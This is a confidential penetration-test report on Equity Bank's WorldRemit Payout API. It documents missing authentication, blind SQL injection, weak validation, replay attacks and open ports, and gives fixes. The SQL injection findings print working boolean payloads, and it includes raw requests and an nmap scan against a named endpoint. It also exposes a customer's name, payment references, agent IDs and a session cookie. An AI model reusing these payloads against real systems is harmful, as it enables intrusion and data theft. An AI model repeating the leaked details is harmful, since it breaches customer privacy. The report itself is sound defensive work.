

WorldRemit Payout - API Security Testing

Equity Bank



CONFIDENTIAL DOCUMENT :
Not to be circulated or reproduced without appropriate authorization

SCOPE

Asset(s) tested	WorldRemit Payout (https://api-omnichannel-dev.azure-api.net/)
Test Period	November 27th, 2020(In Progress)

COLLABORATORS

Report Prepared By	Justin J Sam <justin.sam@paladion.net>
Asset Owner(s)	CAROLINE WARINGA <caroline.waringa@equitybank.co.ke>

LIMITATION & DISCLAIMER

LIMITATIONS

- Recommendations to the vulnerabilities should be first applied and tested on a replica test setup, before applying the changes on the assets in production.
- Kindly take a backup of the application before making any changes to production. This is to ensure a smooth rollback in case of any issues.
- Application Test of the business applications in the **Equity Bank (Kenya) Limited** was performed on **27th November, 2020**. Only safe test cases were carried out during the assessment. Test cases that would have a high probability of causing disruption to the assets were excluded. Denial of service attempts were excluded for the same reason.

DISCLAIMER

- Paladion shall not be liable for any disruption to production systems caused by:
 - Implementing changes on production systems without first testing it on replica test systems.
 - Not taking adequate backups before making any changes to the productions system.

Executive Summary

Introduction

Paladion performed an API Security Test on the WorldRemit Payout APIs belonging to Equity Bank (Kenya) Limited between November 27th, 2020 and November 30th, 2020. This report presents the results of a test that was conducted with no prior knowledge of the systems, devices and the applications used.

Test Team and Scope

The team for this test was as follows:

Test Engineer	Start Date	End Date
Justin J Sam	27th November, 2020	30th November, 2020

The scope of this test was as follows:

- <https://api-omnichannel-dev.azure-api.net/imt-hub/callback/?worldremitaction=0>
- <https://api-omnichannel-dev.azure-api.net/imt-hub/callback/?worldremitaction=1>
- <https://api-omnichannel-dev.azure-api.net/imt-hub/heartbeat>
- <https://api-omnichannel-dev.azure-api.net/imt-hub/status/check>

Objective

The objective of this exercise was to assess the WorldRemit Payout API's defenses against unauthorized attacks over the internet and detect vulnerabilities that may pose a threat to its systems and applications. This report also provides recommendations and guidelines against such threats which help in protecting the confidentiality and integrity of its systems and applications. The testing process included the use of automated tools as well as manual tests.

Paladion's Analysis

The test found 2 High Risk vulnerabilities, 2 Medium Risk vulnerabilities and 1 Low Risk vulnerability. There were also 2 observations made, which are explained in the "Observations" sections.

The risk ratings used in this report are explained in the "Interpreting Risk Ratings" section.

The "Detailed Steps" section in each finding is aimed at helping system and application owners to recreate the findings by following the steps mentioned in the section.

High-Level Recommendation

It is recommended that an action plan should be created in order to mitigate all the vulnerabilities found, using the solutions provided in this report. Equity Bank (Kenya) Limited should swiftly initiate a structured program with an initial objective of eliminating the High Risk vulnerabilities followed by the Medium Risk vulnerabilities and finally the Low Risk vulnerability.

In parallel, Equity Bank (Kenya) Limited should also incorporate the recommended changes to their system deployment life cycle so as to ensure that security is addressed in a sustainable and proactive manner rather than purely addressing the list of vulnerabilities found, as a one-off exercise.

List of Vulnerabilities

Vulnerabilities (5)

Vulnerability	Risk Rating	Affected Assets
<u>The web API does not use any authentication mechanism to authenticate users</u>	HIGH	1
<u>An adversary can perform SQL Injection attacks</u>	HIGH	1
<u>Request validation is not implemented properly</u>	MEDIUM	1
<u>An adversary might perform replay attacks as duplicate requests are allowed</u>	MEDIUM	1
<u>Disable unnecessary ports and services</u>	LOW	1

Exempted Vulnerabilities (0)

Vulnerability	Risk Rating	Affected Assets
There are no vulnerabilities to show.		

Fixed Vulnerabilities (0)


Vulnerability	Risk Rating	Affected Assets
There are no vulnerabilities to show.		

Observations (2)


Vulnerability	Risk Rating	Affected Assets
<u>HTTP Strict Transport Security Header is not set</u>	INFO	-
<u>Wild card SSL certificate is used</u>	INFO	-

Vulnerability Graph

Vulnerabilities detected on this audit.



Owasp Top 10 Categories



Detailed Vulnerabilities

Unsafe Vulnerabilities

1. The web API does not use any authentication mechanism to authenticate users

HIGH


The APIs are accessible without authentication and authorisation, Also, APIs do not check source of incoming traffic that may result in unauthorised access to resources.

Impact	Ease of Exploitation	OWASP Category
High	Easy	Broken Authentication and Session Management
Affected Assets	Asset Tags	URL
WorldRemit Payout	-	https://api-omnichannel-dev.azure-api.net/

Detailed Steps

Step 1: Open the API and capture the request using a web-proxy tool such as "Burp Suite". Forward the request to the server.

Step 2: It was observed that a successful response is recieved without any authentication, as shown in the following screenshots.



Solution

It is recommended to implement strong authentication and authorisation mechanism to protect direct access to resources from attackers.

Note: Implement the solution through out the application.

Good Reads

1. [OWASP](#)

2. An adversary can perform SQL Injection attacks

HIGH

Databases like Oracle, MSSQL, and MySQL, use SQL to retrieve or modify data in the database tables. In most applications, the input entered by the user is used to dynamically construct the query to be sent to the database. When 'OR 1=1;--' is entered in the "Username" field of the Login page, the query formed is most probably of the form

```
SELECT * FROM _tablename_ WHERE username = ' ' OR 1=1;-- ' AND password = 'asdf' ;
```

- The -- is used to comment out the rest of the statement and the OR condition has been evaluated to true. So, the database returns all rows and the application authenticates the user as the first user in the database.
- The input entered by the user ('OR 1=1') becomes a part of the query and the OR condition evaluates to true.


Also, the application displays a different error message when different input is provided. These error messages reveal a lot of sensitive information about the database such as the name of the database, names of the columns and the type of values in the column. Using this information, an adversary can enumerate the content of the database by SQL Injection.

Impact	Ease of Exploitation	OWASP Category
High	Easy	Injection
Affected Assets	Asset Tags	URL
WorldRemit Payout	-	https://api-omnichannel-dev.azure-api.net/

Detailed Steps


Step 1: Open the API request, capture the request using a web proxy tool like "Burp".

Step 2: Enter "'2794186719653273' or '1634'='1634'" as the value of the "paymentReference1", as shown in the following screenshot. It was observed that the response list the possible values.



The screenshot shows a web proxy tool interface with a 'Request' tab on the left and a 'Response' tab on the right. The 'Request' tab displays a JSON payload with the following fields: 'messageID', 'agentID', 'paymentReference1', and 'paymentType'. The 'paymentReference1' field contains the SQL injection payload: "'2794186719653273' or '1634'='1634'". The 'Response' tab displays an XML document with the following structure: <TpgRes><body><tranApplyRequestResponse><return>OK|512250114240254705912645 NICHOLAS NICHOLAS SONGOK|oi911kf46f</return></tranApplyRequestResponse></body></TpgRes>.

Step 3: Enter "2794186719653273' or '1634'='1635'" as the value of the "paymentReference1", as shown in the following screenshot. It was observed that the application does not display any result because of the false condition.



Target: <https://api-omnichannel-dev.azure-api.net>

Request

Raw Params Headers Hex

```

, /*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
dtCookie=v_4_srv_1_sn_A31125A0CE1B6BA0E91E4A4A9E850C32_perc_100
000_o1_0_mul_1
Upgrade-Insecure-Requests: 1
Content-Length: 146
Content-Type: application/json
{
  "messageID": "27941867",
  "agentID": "2448",
  "paymentReference1": "2794186719653273' or '1634'='1635",
  "paymentType": ""
}

```

Response

Raw Headers Hex XML

```

HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Content-Type: application/xml
Expires: 0
X-OneAgent-JS-Injection: true
Request-Context:
appId=cid-v1:0bcf147b-b58c-42ed-927f-710aeb630af5
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Date: Tue, 01 Dec 2020 07:16:39 GMT
Connection: close
Content-Length: 136

<TpgRes><body><tranApplyRequestResponse><return>ERROR | 0033 |
Transaction not
found</return></tranApplyRequestResponse></body></TpgRes>

```

Step 4: The difference between the responses sent by the server for both SQL queries, indicates that Blind SQL Injection is possible.

Solution

There are two main causes for the problem:

1. The input is not being validated before constructing the query.
2. The user input is used to build dynamic queries.

Strong input validation can be used to prevent SQL Injection attacks on an application. Additionally, precompiled queries can also be used to prevent these attacks.

Note: Implement the solution through out the application.

Good Reads

- [SQL Injection Attacks and Tips on How to Prevent Them](#)
- [Advanced SQL Injection](#) – Chris Anley
- [Using Parameterized Queries in ASP.Net](#) – 4 Guys from Rolla
- [Guide to SQL Injection](#)
- [Prepared Statements in Java](#) – Java Tutorial

3. Request validation is not implemented properly

MEDIUM


It was observed that the Request values are not validated by the application. The application successfully responds to the request without proper value.

Impact	Ease of Exploitation	OWASP Category
Medium	Moderate	None
Affected Assets	Asset Tags	URL
WorldRemit Payout	-	https://api-omnichannel-dev.azure-api.net/

Detailed Steps

CASE I:

The following screenshot shows that request parameters "messageID" and "paymentType" are not validated.



The screenshot displays an HTTP client interface with a request and response. The request is a POST to `/imt-hub/status/check` with the following headers and body:

```

1 POST /imt-hub/status/check HTTP/1.1
2 Host: api-omnichannel-dev.azure-api.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64; rv:83.0)
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: dtCookie=v_4_srv_1_sn_A31125A0CE1B6BA0E91E4A4A9E850C32_perc_100000_ol_0_mul_1
9 Upgrade-Insecure-Requests: 1
10 Content-Length: 113
11 Content-Type: application/json
12
13 {
14   "messageID": "",
15   "agentID": "2445",
16   "paymentReference": "27941867",
17   "paymentType": ""
18 }

```

The response is an HTTP/1.1 200 OK with the following headers and body:

```

1 HTTP/1.1 200 OK
2 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
3 Pragma: no-cache
4 Content-Type: application/xml
5 Expires: 0
6 X-OneAgent-JS-Injection: true
7 Request-Context: appId=cid-v1:0bcf147b-b58c-42ed-927f-710aeb630af5
8 X-Content-Type-Options: nosniff
9 X-XSS-Protection: 1; mode=block
10 X-Frame-Options: DENY
11 Date: Mon, 30 Nov 2020 06:19:22 GMT
12 Connection: close
13 Content-Length: 140
14
15 <TpgRes><body><tranApplyRequestResponse><return>
OK|577692124932|PAID SUCCESSFUL|27941867</return></tranApplyRequestResponse></body></TpgRes>

```

CASE II:

The following screenshot shows that cookie is not validated.

Go Cancel < >

Target: <https://api-omnichannel-dev.azure-api.net>

Request

Raw Params Headers Hex

```
p,*/;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
dtCookie=v_4_srv_1_sn_A31125A0CE1B6BA0E91E4A4A9E850C32_perc_10000_o1_0_mul_1
Upgrade-Insecure-Requests: 1
Content-Length: 146
Content-Type: application/json

{
  "messageID": "27941867",
  "agentID": "2448",
  "paymentReference1": "2794186719653273" or '1634'='1634",
  "paymentType": ""
}
```

Response

Raw Headers Hex XML

```
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Content-Type: application/xml
Expires: 0
X-OneAgent-JS-Injection: true
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Request-Context:
appId=cid-v1:0bcf147b-b58c-42ed-927f-710aeb630af5
Date: Tue, 01 Dec 2020 07:14:32 GMT
Connection: close
Content-Length: 165

<TpgRes><body><tranApplyRequestResponse><return>OK|512250114240254705912645 NICHOLAS NICHOLAS SONGOK|oi911kf46f</return></tranApplyRequestResponse></body></TpgRes>
```

Go Cancel < >

Target: <https://api-omnichannel-dev.azure-api.net>

Request

Raw Params Headers Hex

```
,*/;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
dtCookie=v_4_srv_1_sn_A31125A0CE1B6BA0E91E4A4A9E850C32_perc_10000_o1_0_mul_1
Upgrade-Insecure-Requests: 1
Content-Length: 146
Content-Type: application/json

{
  "messageID": "27941867",
  "agentID": "2448",
  "paymentReference1": "2794186719653273" or '1634'='1635",
  "paymentType": ""
}
```

Response

Raw Headers Hex XML

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Content-Type: application/xml
Expires: 0
X-OneAgent-JS-Injection: true
Request-Context:
appId=cid-v1:0bcf147b-b58c-42ed-927f-710aeb630af5
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Date: Tue, 01 Dec 2020 07:16:39 GMT
Connection: close
Content-Length: 136

<TpgRes><body><tranApplyRequestResponse><return>ERROR | 0033 | Transaction not found</return></tranApplyRequestResponse></body></TpgRes>
```

Solution

Ensure that the request parameters are validated properly.

4. An adversary might perform replay attacks as duplicate requests are allowed

MEDIUM


A replay attack is a man-in-the-middle type of attack where a message is intercepted and replayed by an attacker to impersonate the original sender. For web services, as with other types of HTTP traffic, a sniffer such as Ethereal or Wireshark can capture traffic posted to a web service and using a tool like WebScarab, a tester can resend a packet to the target server. An attacker can attempt to resend the original message or change the message in order to compromise the host server.

Impact	Ease of Exploitation	OWASP Category
Medium	Moderate	None
Affected Assets	Asset Tags	URL
WorldRemit Payout	-	https://api-omnichannel-dev.azure-api.net/

Detailed Steps

The following screenshots show that duplicate requests are allowed.

Initial Request:



The screenshot shows a web browser interface with a 'Request' tab selected. The request is a POST to `/imt-hub/status/check` with a `Host: api-omnichannel-dev.azure-api.net`. The response is a 200 OK with a `Content-Type: application/xml`. The XML body contains a `tranApplyRequestResponse` element.

```

1 POST /imt-hub/status/check HTTP/1.1
2 Host: api-omnichannel-dev.azure-api.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0)
4 Gecko/20100101 Firefox/83.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Cookie: dtCookie=v_4_srv_1_sn_A31125A0CE186BA0E91E4A4A9E850C32_perc_100000_o1_0_mu1_1
10 Upgrade-Insecure-Requests: 1
11 Content-Length: 121
12 Content-Type: application/json
13 {
14   "messageID": "27941867",
15   "agentID": "2448",
16   "paymentReference": "27941867",
17   "paymentType": ""
18 }
19
20 HTTP/1.1 200 OK
21 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
22 Pragma: no-cache
23 Content-Type: application/xml
24 Expires: 0
25 X-OneAgent-JS-Injection: true
26 Request-Context: appId=cid-v1:0bcf147b-b58c-42ed-927f-710aeb630af5
27 X-Content-Type-Options: nosniff
28 X-XSS-Protection: 1; mode=block
29 X-Frame-Options: DENY
30 Date: Mon, 30 Nov 2020 06:15:14 GMT
31 Connection: close
32 Content-Length: 140
33
34 <TpgRes><body><tranApplyRequestResponse><return>
35 OK|577692124932|PAID SUCCESSFUL|27941867</return></
36 tranApplyRequestResponse></body></TpgRes>
  
```

Duplicate Request:

18 x 19 x 20 x 21 x 22 x 23 x 24 x 25 x 26 x 27 x 28 x 29 x 30 x 31 x 32 x 33 x 34 x 35 x 36 x 37 x 38 x 39 x 40 x

Send Cancel < >

Target: <https://api-omnichannel-dev.azure-api.net>

Request

Raw Params Headers Hex

```

1 POST /imt-hub/status/check HTTP/1.1
2 Host: api-omnichannel-dev.azure-api.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0)
4 Gecko/20100101 Firefox/83.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Cookie: dtCookie=v_4_srv_1_sn_A31125A0CE1B68A0E91E4A4A9E850C32_perc_100000_o1_0_mu1_1
10 Upgrade-Insecure-Requests: 1
11 Content-Length: 121
12 Content-Type: application/json
13 {
14   "messageID": "27941867",
15   "agentID": "2448",
16   "paymentReference1": "27941867",
17   "paymentType": ""
18 }

```

Response

Raw Headers Hex XML

```

1 HTTP/1.1 200 OK
2 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
3 Pragma: no-cache
4 Content-Type: application/xml
5 Expires: 0
6 X-OneAgent-JS-Injection: true
7 Request-Context: appId=cid-v1:0bcf147b-b58c-42ed-927f-710aeb630af5
8 X-Content-Type-Options: nosniff
9 X-XSS-Protection: 1; mode=block
10 X-Frame-Options: DENY
11 Date: Mon, 30 Nov 2020 06:15:22 GMT
12 Connection: close
13 Content-Length: 140
14
15 <TpgRes><body><tranApplyRequestResponse><return>
OK|577692124932|PAID SUCCESSFUL|27941867</return></
tranApplyRequestResponse></body></TpgRes>

```

Solution

The attack can be countered by introducing random data to each login session. If both parties ensure that each nonce is used only once, replay attacks are not possible any more.

5. Disable unnecessary ports and services

LOW

It was observed that the remote host is running a number of services which is not being generally used.

It is strongly advised to disable these services, as these services may be used by attackers to set up denial of services attacks against the host.

Note: This needs to be reviewed by Equity Bank and the services which are required or being used should be disabled.

Impact	Ease of Exploitation	OWASP Category
Low	Difficult	Security Misconfiguration
Affected Assets	Asset Tags	URL
WorldRemit Payout	-	https://api-omnichannel-dev.azure-api.net/

Detailed Steps

The following screenshot shows the ports that are open.

```
> nmap -Pn -sS -sV -O -max-retries 5 -min-parallelism 50 -p1-65535 api-omnichannel-dev.azure-api.net
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-30 13:00 E. Africa Standard Time
Nmap scan report for api-omnichannel-dev.azure-api.net (52.166.79.146)
Host is up (0.099s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  httpd   Microsoft IIS httpd
443/tcp   open  ssl     Microsoft SChannel TLS
3443/tcp  open  ssl     Microsoft SChannel TLS
2 services unrecognized despite returning data. If you know the service/version, please submit the following
vice :
```

Solution

Disable the services which are not in use.

Limit the access to these services only to the authorized users.

To disable the discard service:

- Under Unix systems, comment out the 'discard' line in /etc/inetd.conf and restart the inetd process
- Under Windows systems, set the following registry key to 0 :
HKLM\System\CurrentControlSet\Services\SimpleTCP\Parameters\EnableTcpDiscard Then launch cmd.exe and type :

net stop simptcp net start simptcp To restart the service.

Observations

1. HTTP Strict Transport Security Header is not set

INFO

HTTP Strict Transport Security (HSTS) is an opt-in security enhancement that is specified by a web application through the use of a special response header. Once a supported browser receives this header that browser will prevent any communications from being sent over HTTP to the specified domain and will instead send all communications over HTTPS. It also prevents HTTPS click through prompts on browsers.

Impact	Ease of Exploitation	OWASP Category
-	Easy	Security Misconfiguration
Affected Assets	Asset Tags	URL
-	-	-

Detailed Steps

HTTP Strict Transport Security (HSTS) is an opt-in security enhancement that is specified by a web application through the use of a special response header. Once a supported browser receives this header that browser will prevent any communications from being sent over HTTP to the specified domain and will instead send all communications over HTTPS. It also prevents HTTPS click through prompts on browsers.

It was observed that the HSTS header is not set for this application.

Solution

Implement the header so that it will come in the response coming from the server.

Example :-

Strict-Transport-Security:max-age=31536000; includeSubDomains; preload

2. Wild card SSL certificate is used

INFO

The SSL certificates used by the server have the following issues:

- SSL wildcard certificate is used.

When the certificate has an error, visitors to the site will receive an error message warning them that the certificate is invalid. They will be provided with the option of continuing to use the site or exiting it. New users might get concerned and leave the site. Regular users might become used to seeing the error message and start ignoring it.

Once regular users start ignoring the error message, an adversary can easily impersonate the site with a fake SSL certificate created by the adversary. The fake site will also display a similar error message. Since regular users are familiar with SSL error messages on this site, they will not realize that this latest error message is from a fake site. They would trust the fake site (with its fake SSL certificate) as much as they trust this site.

The primary IP address that hosts the application indeed uses a trusted third party SSL certificate. However, the certificate is issued to *.azure-api.net. Since a wildcard is used, the same certificate can be used for various applications hosted on the same IP address. Due to this, if the certificate of one of the applications is compromised, it will lead to all the other applications using the same certificate to be compromised.

Impact	Ease of Exploitation	OWASP Category
Low	Difficult	none
Affected Assets	Asset Tags	URL
-	-	-

Solution

Please install a server certificate that is issued to the total domain/sub-domain.

Secure Coding Guidelines

Here are 22 tips to write safer applications. These improve the security of your application and provide you with multiple layers of defense.

1. Validate all input at the server
2. Prefer whitelists to blacklists
3. Escape special characters
4. Use prepared statements in database queries
5. Use strong, random session tokens
6. Use a hidden token in transaction requests
7. Never store secrets in hidden fields/cookies
8. Use cache-control directives to prevent sensitive data from being cached
9. Set session cookie to HttpOnly
10. Set the path attribute for cookies
11. Set Autocomplete = OFF
12. Use HTTP redirection during login
13. Invalidate sessions on logout
14. Forcefully log the user out when suspicious events occur
15. Log failures in the audit log
16. Do not hard code the database password
17. Use standard crypto algorithms and libraries
18. Use SSL for transmission of all sensitive data
19. Store passwords as salted hashes
20. Use try...catch...finally to handle exceptions
21. Define and use custom error pages
22. Train your developers in secure coding

1. Validate all input at the server

All input from the client/user should be validated at the server to prevent any malicious input from being accepted. Input from the user is often used as the parameter to perform operations on the application or query the database. If such input is not validated, it can lead to attacks like SQL Injection, LDAP Injection, Cross-Site Scripting, etc.

2. Prefer whitelists to blacklists

